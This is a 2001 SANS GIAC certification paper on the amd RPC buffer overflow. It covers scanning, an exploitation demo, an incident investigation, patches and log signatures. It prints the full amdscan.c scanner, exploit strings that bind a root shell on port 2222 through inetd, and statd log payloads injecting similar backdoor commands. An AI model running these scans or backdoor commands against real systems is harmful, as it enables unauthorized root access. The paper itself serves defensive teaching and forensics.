Global Information Assurance Certification Paper

amd Exploit

HyunCheol Jeong
February 2001

Exploit Details

Name: amd buffer overflow exploit
Variants: Vulnerable RPC Services(rpc.automountd, rpc.mountd, rpc.statd, rpc.csmd, rpc.ttdbserverd, etc)
Operating System:
BSDI BSD/OS 4.0.1
BSDI BSD/OS 3.1
FreeBSD FreeBSD 3.2
FreeBSD FreeBSD 3.1
FreeBSD FreeBSD 3.0
RedHat Linux 6.0 i386
RedHat Linux 5.2 i386
RedHat Linux 5.1
- Standard & Poors ComStock 4.2.4
RedHat Linux 5.0
RedHat Linux 4.2
Protocols/Services: RPC, amd
Description:

There is a buffer overflow vulnerability in the logging facility of the *amd* daemon. Remote intruders can execute arbitrary code as the user running the *amd* daemon (usually root). Systems that include automounter daemons based on BSD 4.x source code may also be vulnerable. A vulnerable implementation of *amd* is included in the am-utils package, provided with many Linux distributions.
This vulnerability was announced in August 1999 through BugTraq maillling list. And CERT/CC released an advisory and an incident note related this bug in September 1999. In Korea, Many Linux boxes compromised by amd buffer overflow vulnerability in early 2000.

Protocol Description

Amd is a daemon that automatically mounts filesystems whenever a file or directory within that filesystem is accessed. Filesystems are automatically unmounted when they appear to have become quiescent. Amd operates by attaching itself as an NFS server to each of the specified directories. Lookups within the specified directories are handled by amd, which uses the map defined by mapname to determine how to resolve the

lookup. Generally, this will be a host name, some filesystem information and some mount options for the given filesystem.

Amd is one of the RPC(Remote Procedure Call) services. RPC is a mechanism that allows a program running on one computer to seamlessly execute code on a remote system. RPC services register with the portmapper when started. To contact an RPC service, you must query the portmapper to determin which port the required RPC service is listening on. We can obtain a listing of running RPC services by using 'rpcinfo –p'. Port 111 is registered for Sun RPC Portmapper/RPCBIND. Access to portmapper is the first step in scanning a system looking for all the RPC services enabled, such as rpc.mountd, NFS, rpc.statd, rpc.csmd, rpc.ttdbserverd, amd, etc.
If the intruder finds the appropriate service enabled, s/he will then run an exploit against the port where the service is running.

An RPC program number is assigned by Sun.

100001	rstatd	Allows CPU, network traffic, and disk statistics to be remotely monitored.
100002	rusersd	Lists the users on a machine, which reveals lots of info th hackers.
100005	NFS mountd	In late 1998, the RedHat Linux distribution contained a buffer overflow bug in the mountd service running at port 635.
100008	walld	The program walld, which sends messages to users from the system administrator.
100068	rpc.cmsd	Solaris Calender Messaging Service. In the middle of 1999,
100083	ToolTalk	ToolTalk(rpc.ttdbserverd). A buffer-overflow was found in this service.
100232	rpc.sadmind	Sun Solstice Adminsuite, installed by default on Solaris systems 2.5 and above. In late 1999, a buffer-overflow was found in this service.
300019	rpc.amd	Linux Automounter. In late 1999, a buffer overflow bug was found in the logging service.

Many RPC services have a vulnerability, So nowadays many network administrators block port 111. But attackers can directly attack through assigned port(635, 100068, …).

Description of Variants

Automountd exploit is similar to amd exploit is.
Amd is auomounter daemon based on BSD 4.x source code. Automountd is also same, but based on SVR.
The vulnerablility in automountd may allow a local intruder to execute arbitrary

commands with the privileges of the automountd service. By combining attacks exploiting rpc.statd and automountd vulnerabilities, a remote intruder is able to execute arbitrary commands with the privileges of the automountd service.

It's vulnerable not only amd and automountd but also other RPC services.
I concern about Solaris system and Linux system because these Operating Systems are most popular in Korea.

In Solaris, rpc.statd, automountd, rpc.ttdbserverd, rpc.cmsd, and rpc.sadmind are vulnerable. These services are defined in /etc/inetd.conf file or rc directory.

/etc/inetd.conf :
sadmind : 100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind
rpc.rstatd : rstatd/2-4 tli rpc/datagram_v wait root /usr/lib/netsvc/rstat/rpc.rstatd rpc.rstatd
rpc.cmsd : 100068/2-5 dgram rpc/udp wait root /usr/dt/bin/rpc.cmsd rpc.cmsd
rpc.ttdbserverd :100083/1 tli rpc/tcp wait root /usr/dt/bin/rpc.ttdbserverd
/usr/dt/bin/rpc.ttdbserverd

Automountd is defined in /etc/rc2.d/S74autofs, and start with booting process.

I could see some automated exploit programs attack theses vulnerability, and open port 1524(ingreslock) or port 6 00(pcserver) for root shell backdoor. Some cases, ddos agent like Trinoo, TFN, and TFN2K are installed in the compromised system.

In Linux, many Linux boxes were compromised by mountd(in RedHat 5.2) and amd vulnerability.

How the Exploit Works

There is a buffer overflow vulnerability in the logging facility of the *amd* daemon.


The principle of exploiting a buffer overflow is to overwrite parts of memory which aren't supposed to be overwritten by arbitrary input and making the process execute this code.

Following simple C code helps you to understand buffer overflow.


```
void function(char *str) {
  char buffer[8];
  strcpy(buffer,str);
}

void main() {
 char large_string[256];
```

```
    int i;

    for( i = 0; i < 255; i++)
      large_string[i] = 'A';

    function(large_string);

    printf("not printed.\n");
}
```

When we call function, stack area looks like below.



The function copies a supplied string without bound checking, So return address is also overwrited with 'AAAA'. Hex character of 'A' is 0x41. It means that the return address is now 0x41414141. This is the cause that program flow is changed, and we can't see "not printed" string.



If an attacker insert shell code in 0x41414141 and this program was running with root privilege, s/he can get root shell. Attacker usually insert shell code(code for running /bin/sh) in stack area. Nowadays, popular Operating System's shell code is available at internet.

It is important to know exact location where you inserted shell code. We can add a large number of NOP(no operation) instruction before the shell code, so we don't have to be 100% correct regarding the prediction of the exact start of our shell code in memory.

More detailed explanations of buffer overflow exploits can be found in the Phrack 49 vol 7 "Smashing The Stack For Fun And Profit" by Aleph One in 1997.

Amd doesn't check bounds in the plog() function, so we may call procedure 7 and exploit this vulnerability. Amd logging facility uses strcpy, strcat, and sprintf function.

Because strcpy() function doesn't check bounds, we must substitute by strncpy() function which check the data size for copy.

```
<Incorrect>
void func(char *str)

  char buffer[256];
  strcpy(buffer, str);
  return;

<Correct>
void func(char *str)

  char buffer[256];
  strncpy(buffer, str, sizeof(buffer)-1);
  buffer[sizeof(buffer)-1] = 0;
  return;
```

strcat() function also doesn't check the size of appending string.

```
<Incorrect>
void func(char *str)

  char buffer[256];
  strcat(buffer, str);
  return;

<Correct>
void func(char *str)

  char buffer[256];
  strncat(buffer, str, sizeof(buffer)-1);
  return;
```

sprintf() function has buffer overflow vulnerability when format string variable is used.

Snprintf() function checks output data size.

```
 <Incorrect>
void func(char *str)
{
  char buffer[256];
  sprintf(buffer, "%s", str);
  return;
}

<Correct>
void func(char *str)
{
  char buffer[256];
  if(snprintf(target, sizeof(target)-1, "%s", string) > sizeof(target)-1)
  /*....*/
  return;
}
```

strcpy(), strcat(), sprintf()(vsprintf()), and gets() don't check bounds, and cause buffer overflow problem. So we must substitute these functions by strncpy(), strncat(), snprintf() and fget().

How to use it?

In order to verify operation of the amd buffer overflow exploit, two Linux hosts were used.

Attack Server
OS : Linux kernel 2.2.12-4
IP Address : 172.16.2.34

Target Server
OS : Linux kernel 2.2.14 (with am-utils-6.0-3)
IP Address : 172.16.4.80

Amd scanners and exploit tools are available at the following site.

scanners
amdscan.c by Bjunk (available at http://packetstorm.security.com)
b00ger-rpc.tar.gz by B00ger(available at http://packetstorm.security.com)
VetesCan by VetesGirl (available at http://self-evident.com)

© SANS Institute 2000 - 2005 Author retains full rights.

exploit tools
amd-ex.c by Taeho Oh (available at http://packetstorm.security.com)
SDIamd.c by c0nd0r (available at http://packetstorm.security.com)
Amdex.c by duke (available at http://www.securityfocus.com)

Step 1 : scanning

First step of attack is always scanning. Attacker want to know which server is vulnerable.

We can obtain a listing of running RPC services by using rpcinfo command.

```
# rpcinfo -p 172.16.4.80
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    300019    1   tcp    984  amd
    300019    1   udp    985  amd
```

amdscan is amd tiny Scanner.

```
# gcc -o amdscan amdscan.c
# ./amdscan 172.16.4.80
Amd Running found at (172.16.4.80) on 984 portz, YEAH#@$!@!
```

b00ger-rpc is RPC vulnerability scanner, optimized for speed. It scans for rstatd, nfsd, ypserv, mountd, rexd, ypudated, cmsd, ttdbserver, autofsd, pcnfsd and amd.

```
# tar xvzf b00ger-rpc.tar.gz
# cd b00ger-rpc
# make
# ./b00ger-rpc
                  _  _  _
|_  _  _  _  _._ |_)|_)/
|_)(_)(_)(_|(/_|  | \|  \_
         _|

Reading ip's from stdin

172.16.4.80
172.16.4.80 RemoteOS: Linux 2.1.122 - 2.1.130, 2.2.x
 -- rpc.amd: vulnerable. (172.16.4.80)
 -- rpc.statd: probably not vulnerable. (172.16.4.80)
```

VetesCan is unix/win remote vulnerability exploit scanner with fixes for the vulnerabilities. It provides not only scanner but also exploit tool.

In Korea, Many Linux servers were compromised by amd vulnerability and opened port 2222 for root shell. When I investigated these compromised systems, I could know that the exploit tool which opened port 2222 was VetesCan.

```
# tar xvzf VeteScan-03-04-2000.tar.gz
# cd vetes
# ./install
usage is ./vetescan <host> [logfile] [-v]

# ./vetescan 172.16.4.80

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
        -=> vetescan <=-            =
www:  http://self-evident.com        -
file: VeteScan-xx-xx-xx.tar.gz       =
email: admin@self-evident.com        -
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

New scan against 172.16.4.80 started at Sun Feb 18 03:11:40 KST 2001
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-==
Running services on 172.16.4.80:

Starting nmap V. 2.54BETA1 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on linux80.kisa.or.kr (172.16.4.80):
(The 21 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
23/tcp     open        telnet
110/tcp    open        pop-3
111/tcp    open        sunrpc
139/tcp    open        netbios-ssn
514/tcp    open        shell
515/tcp    open        printer
6000/tcp   open        X11

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3702747 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-==
Lets see what OS the Bitch has: Linux 2.1.122 - 2.2.14
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-=-=-==
Checking for rpcinfo services:
```

```
=-=-=-=-=-=-=-=-=-=V=e=t=e=S=c=a=n=-=-=-=-=-=-=-=-=-=-==
Checking for LPD Vulnerability:
Checking for cmsd:
Checking for amd vulnerability:  172.16.4.80 is Vulnerable
Patch:
ftp://updates.redhat.com/6.0/i386/am-utils-6.0.1s11-1.6.0.i386.rpm
ftp://updates.redhat.com/5.2/i386/am-utils-6.0.1s11-1.5.2.i386.rpm
ftp://updates.redhat.com/4.2/i386/am-utils-6.0.1s11-1.4.2.i386.rpm
Exploit: tools/amd
Checking for Linuxconf vulnerability:
Checking for SSH-1.5-1.2.27:
Checking for sadmin vulnerability:
.
.
.
```

The result of scan tells that the target host is providing ftp, telnet, pop-3, sunrpc, netbios-ssn, shell, printer, and X11. And the target host has amd vulnerability. It tells us not only how to patch it but also where the exploit tool is. Exploit tool is in "tools/amd"

Step 2 : Exploit

```
# cd ./tools/amd
# ls -F
README*  amdget*  amz0ne/  massa/ massb/  massc/  am*   amdx* readme
```

There are some scripts and text files. In these files, Attack tool is amdx. VetesCan doesn't provide this file's source. If we find some printable strings with "strings" command in this binary file, we can know this attack tool bind root shell to port 2222.

```
# strings amdx
…
}#hv
usage: %s <ip> [offset]
malloc
clnt_create failed.
sending shellcode...
socket
gethostbyname
sleeping for 5 seconds....trust me ;)
connect
root shell found!
uname -a; pwd;
EOF.
read
```

```
18 Jan 1998--str/bin/sh(-c)/bin/echo '2222       stream  tcp     nowait  root
  /bin/sh sh -i'>> /tmp/h;/usr/sbin/inetd /tmp/h &#
```

Usage is simple.

```
# amdx 172.16.4.80
```

Signature of the Attack

I am a member of CERTCC-KR in Korea.
In Korea, Many Linux boxes compromised by amd buffer overflow vulnerability in early 2000.

Bellow is one incident reported to CERTCC-KR.
Unauthorized RPC scanning originated from Korea was reported to CERTCC-KR by one of the American University.

Bellow is attached log.

```
> Mar 15 02:36:24 TCP xxx.xxx.xxx.182:4719 xxx.xxx.xxx.66:111 in
> Mar 15 02:36:24 TCP xxx.xxx.xxx.182:4720 xxx.xxx.xxx.67:111 in
> Mar 15 02:36:24 TCP xxx.xxx.xxx.182:4725 xxx.xxx.xxx.72:111 in
> Mar 15 02:36:24 TCP xxx.xxx.xxx.182:4732 xxx.xxx.xxx.79:111 in
```

I investigated the host they mentioned under admin's permission and found that this host was compromised by someone from foreign site.

First, I investigated “messages” log.
“Messages” file records output to the system’s console and other messages generated from the syslog facility. It is useful for finding out system troubles and security events. Many buffer overflow vulnerability attacks(rpc.statd, rpc.ttdbserverd, mountd, …) leave its signature in messages file(see Appendix A : Buffer overflow vulnerability attack signatures).

Signature of the amd attack can be found in /var/log/messages.
In this case, Attack occurred at Mar 11 05:20:50.

```
# grep amd /var/log/messages*
messages.1:Mar 11 05:20:50 xxx 27>Mar 11 05:20:50 amd[468]: amq requested
mount of ~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~…
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P?^~M^^P~I^^~C?H~I^^D~
```

C?C~I^^H~C?K~M^N ~I??IF^L~HF^W~HF^Z?K?@ 8 Jan 1998--str/bin/sh(-c)/bin/echo '2222 stream tcp nowait root /bin/sh s

Attack was succeeded and generated /tmp/h file at the same time.

```
# ls -alt /tmp
-rw-rw-rw- 1 root root 116 Mar 11 05:20 h

# more h
2222 stream tcp nowait root /bin/sh sh -i
```

I checked inetd daemon, and could find that another inetd daemon was running.

```
# ps aux|grep inetd
root 337 0.0 1.6 1236 512 ? S Jan12 0:00 inetd  ← original inetd
root 3068 0.0 1.6 1236 512 ? S Mar11 0:00 inetd -s /tmp/h  ← for backdoor
```

I checked network status. Port 2222 was opened.

```
# netstat -a|grep 2222
tcp 0 0 *:2222 *:* LISTEN
```

I tried to connect to port 2222 and then I could get root shell!(without user authentication & logging procedure)

```
$ telnet xxx.xxx.xxx.182 2222

    Trying xxx.xxx.xxx.182...
    Connected to xxx.xxx.xxx.182.
    Escape character is '^]'.
    bash# id
    id
    uid=0(root) gid=0(root) groups=0(root)
    bash#
```

How to protect against it?

The only way to avoid these problems is to upgrade or not run the amd daemon.

Upgrade

FreeBSD:

Upgrade your system to one of the following:

FreeBSD-3.3 RELEASE
FreeBSD-current as of September 7, 1999
FreeBSD-3.2-stable as of August 25, 1999

RedHat:

RPMs required (for Red Hat Linux 6.0, 5.2 and 4.2 respectively):

Intel:
ftp://updates.redhat.com/6.0/i386/am-utils-6.0.1s11-1.6.0.i386.rpm
ftp://updates.redhat.com/5.2/i386/am-utils-6.0.1s11-1.5.2.i386.rpm
ftp://updates.redhat.com/4.2/i386/am-utils-6.0.1s11-1.4.2.i386.rpm

Alpha:
ftp://updates.redhat.com/6.0/alpha/am-utils-6.0.1s11-1.6.0.alpha.rpm
ftp://updates.redhat.com/5.2/alpha/am-utils-6.0.1s11-1.5.2.alpha.rpm
ftp://updates.redhat.com/4.2/alpha/am-utils-6.0.1s11-1.4.2.alpha.rpm

Sparc:
ftp://updates.redhat.com/6.0/sparc/am-utils-6.0.1s11-1.6.0.sparc.rpm
ftp://updates.redhat.com/5.2/sparc/am-utils-6.0.1s11-1.5.2.sparc.rpm
ftp://updates.redhat.com/4.2/sparc/am-utils-6.0.1s11-1.4.2.sparc.rpm

Source packages:
ftp://updates.redhat.com/6.0/SRPMS/am-utils-6.0.1s11-1.6.0.src.rpm
ftp://updates.redhat.com/5.2/SRPMS/am-utils-6.0.1s11-1.5.2.src.rpm
ftp://updates.redhat.com/4.2/SRPMS/am-utils-6.0.1s11-1.4.2.src.rpm

In RedHat, Update with RPM file.

```
# rpm -Uvh <filename>
```

where filename is the name of the RPM.

Then restart amd.

```
# /etc/rc.d/init.d/amd restart
```

Disable amd

If am-utils pakage is installed, amd daemon will automatically run with booting

© SANS Institute 2000 - 2005 Author retains full rights.

procedure.
Check amd daemon is running on your server.

```
# ps ax | grep amd
444 ? S 0:00 /usr/sbin/amd -a /.automount -l syslog -c 1000 /net /
```

If it is running on your server, kill this process.

```
# killall -9 amd
```

But If you reboot your system, amd daemon will be run again, So you must disable in rc.
First, Check runlevel information in your server.

```
# chkconfig --list amd
amd 0:off 1:off 2:off 3:on 4:on 5:on 6:off
```

In this server, amd daemon will running in runlevel 3, 4 and 5.
Normal runlevel is 3 which is full multiuser mode.

Now, Disable amd daemon in all runlevel.

```
# chkconfig --level 0123456 amd off
```

We can confirm it is really disabled.

```
# chkconfig --list amd
amd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
```

Source code

scanners
amdscan.c by Bjunk (available at http://packetstorm.security.com)
b00ger-rpc.tar.gz by B00ger(available at http://packetstorm.security.com)
VetesCan by VetesGirl (available at http://self-evident.com)

exploit tools
amd-ex.c by Taeho Oh (available at http://packetstorm.security.com)
SDIamd.c by c0nd0r (available at http://packetstorm.security.com)
Amdex.c by duke (available at http://www.securityfocus.com)

Amdscan.c

```
/*
 * AMD (amd V1) Automountd tiny Scanner by Bjunk <bjunk@diinf.usach.cl>
```

```
*
* Run on mode <iphost> for a specific iphost
* or <net> for Class C networkz.
*
* Compiled: gcc -o amdscan amdscan.c
*
* Examples: ./amdscan 192.168.20.5        (for a specific hostip)
*          ./amdscan ppp-342.internik.net (for a specific hostname)
*          ./amdscan 127.0.1.-           (for a specific Class C networkz)
*          ./amdscan 224.0.2.- > logfile  (hehe!)
*
* This scanner obviously can be enhanced, thatz yourz w0rkz kidz
*
* calculate_sleep ripped from nmap by Fyodor =)
*
*/

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <rpc/rpc.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>

#define AMQ_PROGRAM ((u_long)300019)
#define AMQ_VERSION ((u_long)1)

int net_mode=0;
void finderz(char *host);
unsigned long calculate_sleep(char *host);

int main(int argc,char *argv[])
{
      char host[1000];
      char net[1000];
      int i;
         int sleep=0;

      if(argc < 2)
      {
            printf("AMD Automountd tiny scanner by Bjunk\n");
            printf("Usage: %s <host> or <net>\n",argv[0]);
            exit(0);
```

```
        }

        strncpy(host,argv[1],999);
        if(host[strlen(host)-1] == '-')
        {
                net_mode=1;
                host[strlen(host)-1]=0x0;
        }

        if(net_mode==0)
           {
                   sleep=calculate_sleep(host);
                   if(sleep < 500000 )
                   finderz(host);
           }
        else
                for(i=1;i<256;i++)
                {
                      sprintf(net,"%s%d",host,i);
                              sleep=calculate_sleep(net);
                              if(sleep < 500000)
                       finderz(net);
                              else
                                      printf("Skipping (%s) appear to be down..\n",net);
                }
}

void finderz(char *host)
{
 struct sockaddr_in saddr;
 struct hostent *h0zt;
 struct timeval tv;
 CLIENT *cl;
 int flag=0;
 int sd, portz=0;

        h0zt = gethostbyname(host);
        saddr.sin_family = AF_INET;
        if(!h0zt)
        {
                if((saddr.sin_addr.s_addr = inet_addr(host)) == INADDR_NONE)
                {
                      printf ( "hozt not foundz!\n");
                      exit(0);
                }
```

```
        }

        bcopy(h0zt->h_addr,(struct in_addr *)&saddr.sin_addr,h0zt->h_length);
        saddr.sin_port = htons(portz);
        sd = RPC_ANYSOCK;
        tv.tv_sec = 0;
        tv.tv_usec = 100;

        if((cl = clnttcp_create(&saddr,AMQ_PROGRAM,AMQ_VERSION,&sd, 0, 0)) ==
NULL)
                printf("Amd not founded at (%s) on TCP MODE shit!!@#!\n",host);
        else
                flag=1;
        if(flag==0)
        if((cl = clntudp_create(&saddr, AMQ_PROGRAM, AMQ_VERSION, tv, &sd)) ==
NULL)
                printf("Amd not founded at (%s) on UDP MODE shit!#@$\n",host);
           else
                        flag=1;

           if(flag==1)
        {
                printf ("Amd Running found at (%s) on %d portz,
YEAH#@$!@!\n",host,ntohs(saddr.sin_port));
                        clnt_destroy(cl);
        }
}


unsigned long calculate_sleep(char *host) {
struct timeval begin, end;
int sd;
struct sockaddr_in sock;
int res;

if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
  {perror("Socket troubles"); exit(1);}

sock.sin_family = AF_INET;
sock.sin_addr.s_addr = inet_addr(host);
sock.sin_port = htons((random()%65535));

gettimeofday(&begin, NULL);
if ((res = connect(sd, (struct sockaddr *) &sock,
                sizeof(struct sockaddr_in))) != -1)
```

```
  fprintf(stderr, "WARNING: You might want to use a different value of -g (or change
o.magic_port in the include file), as it seems to be listening on the target host!\n");
close(sd);
gettimeofday(&end, NULL);
if (end.tv_sec - begin.tv_sec > 5 ) /*uh-oh!*/
  return 0;
return (end.tv_sec - begin.tv_sec) * 1000000 + (end.tv_usec - begin.tv_usec);
}
```

Additional Information

Resources and References

12th Annuual FIRST Conference, **http://www.FIRST.org**, June 2000.

CERT Advisory, "Buffer Overflow in amd", **http://www.cert.org/advisories/CA-1999-12.html**, September 16, 1999.

CERT Incident Note, "Systems Compromised Through a Vulnerability in am-utils, **http://www.cert.org/incident_notes/IN-99-05.html**, September 17, 1999.

CVE, "CVE-1999-0704", **http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0704**

Red Hat Linux 6.0 Security Advisory, "Buffer overrun in amd", **http://www.redhat.com/support/errata/RHSA-1999-032.html**, August 30, 1999.
FreeBSD advisory, "remote amd attak", **ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/**, September 16, 1999.

Appendix A: Buffer overflow vulnerability attack signatures

Buffer overflow vulnerability attack leaves some signature in messages file or others. Followings are the signatures I found on many compromised systems since 1999. Those are useful for you to find out signs of intrusion.

<CVE #> <Description> <Attack Signature>

CVE-1999-0006 : POP
Buffer overflow in POP servers based on BSD/Qualcomm's qpopper allows remote attackers to gain root access using a long PASS command.

© SANS Institute 2000 - 2005 Author retains full rights.

Dec 14 09:47:49 ns2 popper[16036]: @[xxx.xxx.120.200]: -ERR Unknown command: "^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P".

Jan 10 02:01:33 www 133>Jan 10 02:01:33 popper[16513]: @[xxx.xxx.22.186]:-ERR Unknown authentication mechanism:

?[^ ^G) ? ?H^D^C? bin/sh ? ? ? ? ? ? ? ? ? ? ? ? ?
? ? ? ? ? ? ? ?

CVE-1999-0042 : IMAP

Buffer overflow in University of Washington's implementation of IMAP and POP servers.

Nov 1 17:17:45 brongs 22>Nov 1 17:17:45 imapd[1570]: AUTHENTICATE
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P

CVE-1999-0493 : rpc.statd

rpc.statd allows remote attackers to forward RPC calls to the local operating system via the SM_MON and SM_NOTIFY commands, which in turn could be used to remotely exploit other bugs such as in utomountd.

Sep 8 11:07:45 elec statd[153]: statd: attempt to create "/var/statmon/sm/; echo "pcserver stream tcp nowait root /bin/sh sh -i" >>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob &"

messages:Oct 18 14:29:39 image statd[150]: attempt to create
"/var/statmon/sm//..
/..//../../../../../../../../../../../../../../../../../.
./.
./../../../../../../../../../../../../../tmp/.nfs09DH$$$$ ` O****## P*`c 6) ## ;#XbinXshtirdwr "

Jan 26 03:17:30 reptweb statd[154]: statd: attempt to create "/var/statmon/sm/%0
8x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x
%0242x%n%055x%n%012x%n%0192x%nK^v ^(^ ^. #^1 F'F* FF7060+, NV70151@5060/bin/sh -c
echo "9088 stream tcp nowait root /bin/sh -i" >> /tmp/m; /usr/sbin/inetd /tmp/m;"

CVE-1999-0003 : ToolTalk(rpc.ttdbserverd)

Execute commands as root via buffer overflow in Tooltalk database server (rpc.ttdbserverd)

Jan 4 17:47:14 god /usr/dt/bin/rpc.ttdbserver[1173]: rpc.ttdbserverd version (1.1) does not match the version () of the database tables. Please install an rpc.ttdbserverd version (or greater)
Jan 4 17:47:14 god /usr/dt/bin/rpc.ttdbserver[1173]: _Tt_db_server_db("/"): 4 (/TT_DB/file_table)
Jan 4 17:47:15 god /usr/dt/bin/rpc.ttdbserver[1173]: rpc.ttdbserverd version (1.1) does not match the version () of the database tables. Please install an rpc.ttdbserverd version (or greater)
Jan 4 17:47:15 god /usr/dt/bin/rpc.ttdbserver[1173]: _Tt_db_server_db("/"): 4 (/TT_DB/file_table)
Jan 4 17:47:15 god /usr/dt/bin/rpc.ttdbserver[1173]: rpc.ttdbserverd version (1.1) does not match the version () of the database tables. Please install an rpc.ttdbserverd version (or greater)

messages.3:Dec 25 21:24:13 ns1 inetd[150]: /usr/dt/bin/rpc.ttdbserverd: exit status -1
messages.3:Dec 25 21:30:54 ns1 inetd[150]: /usr/dt/bin/rpc.ttdbserverd: exit status -1
messages.3:Dec 25 21:57:53 ns1 inetd[150]: /usr/dt/bin/rpc.ttdbserverd: exit status -1
messages.3:Dec 25 22:04:13 ns1 inetd[150]: /usr/dt/bin/rpc.ttdbserverd: exit status -1
messages.3:Dec 25 23:41:22 ns1 inetd[150]: /usr/dt/bin/rpc.ttdbserverd: exit status -1

CVE-1999-0696 : rpc.cmsd

Buffer overflow in CDE Calendar Manager Service Daemon (rpc.cmsd)

messages.0:Oct 21 20:43:58 seobu inetd[110]: /usr/openwin/bin/rpc.cmsd: Child Status Changed
messages.0:Oct 21 22:41:42 seobu inetd[110]: /usr/openwin/bin/rpc.cmsd: Child Status Changed

CVE-1999-0977 : sadmind

Buffer overflow in Solaris sadmind allows remote attackers to gain root privileges using a NETMGT_PROC_SERVICE request.

messages:Jan 3 15:40:13 web inetd[242]: /usr/sbin/sadmind: Segmentation Fault - core dumped
messages:Jan 3 15:40:14 web inetd[242]: /usr/sbin/sadmind: Segmentation Fault - core dumped
messages:Jan 3 15:40:15 web inetd[242]: /usr/sbin/sadmind: Segmentation Fault - core dumped
messages:Jan 3 15:40:16 web inetd[242]: /usr/sbin/sadmind: Segmentation Fault - core dumped
